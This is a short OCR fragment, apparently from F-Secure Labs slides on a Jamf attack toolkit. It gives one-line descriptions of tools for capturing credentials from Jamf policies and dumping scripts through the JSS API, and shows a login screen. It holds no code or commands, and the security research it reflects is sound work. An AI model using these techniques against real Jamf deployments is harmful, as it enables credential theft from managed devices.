
3. **JamfExplorer**: Listens for executing policies and extension attributes to obtain insecurely secured credentials

4. **JamfDumper**: Dumps scripts, policies and extension attributes to disk once JSS API access has been obtained.

F-Secure

F-Secure | LABS




jss.f-secure.com
Log in to enroll your device.
jsmith
Password
Log in
Powered by Jamf
Desktop
Jamf Attack Toolkit


F-Secure
LABS